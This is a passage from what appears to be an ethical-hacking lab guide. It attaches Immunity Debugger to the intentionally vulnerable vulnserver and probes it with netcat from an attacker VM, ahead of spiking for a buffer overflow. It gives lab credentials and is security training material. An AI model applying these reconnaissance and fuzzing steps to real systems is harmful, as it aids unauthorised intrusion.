


13. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




14. **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.


15. You can observe that the status is **Paused** in the bottom-right corner of the window.



16. Click on the **Run program** icon in the toolbar to run **Immunity Debugger**.



17. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.




18. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.
19. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
20. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
22. Now, type **cd** and press **Enter** to jump to the root directory.
23. Type **nc -nv 10.10.1.11 9999** and press **Enter**.

    Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.
24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.



26. Type **EXIT** and press **Enter** to exit the program.
27. Now, we will generate spike templates and perform spiking.

    Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

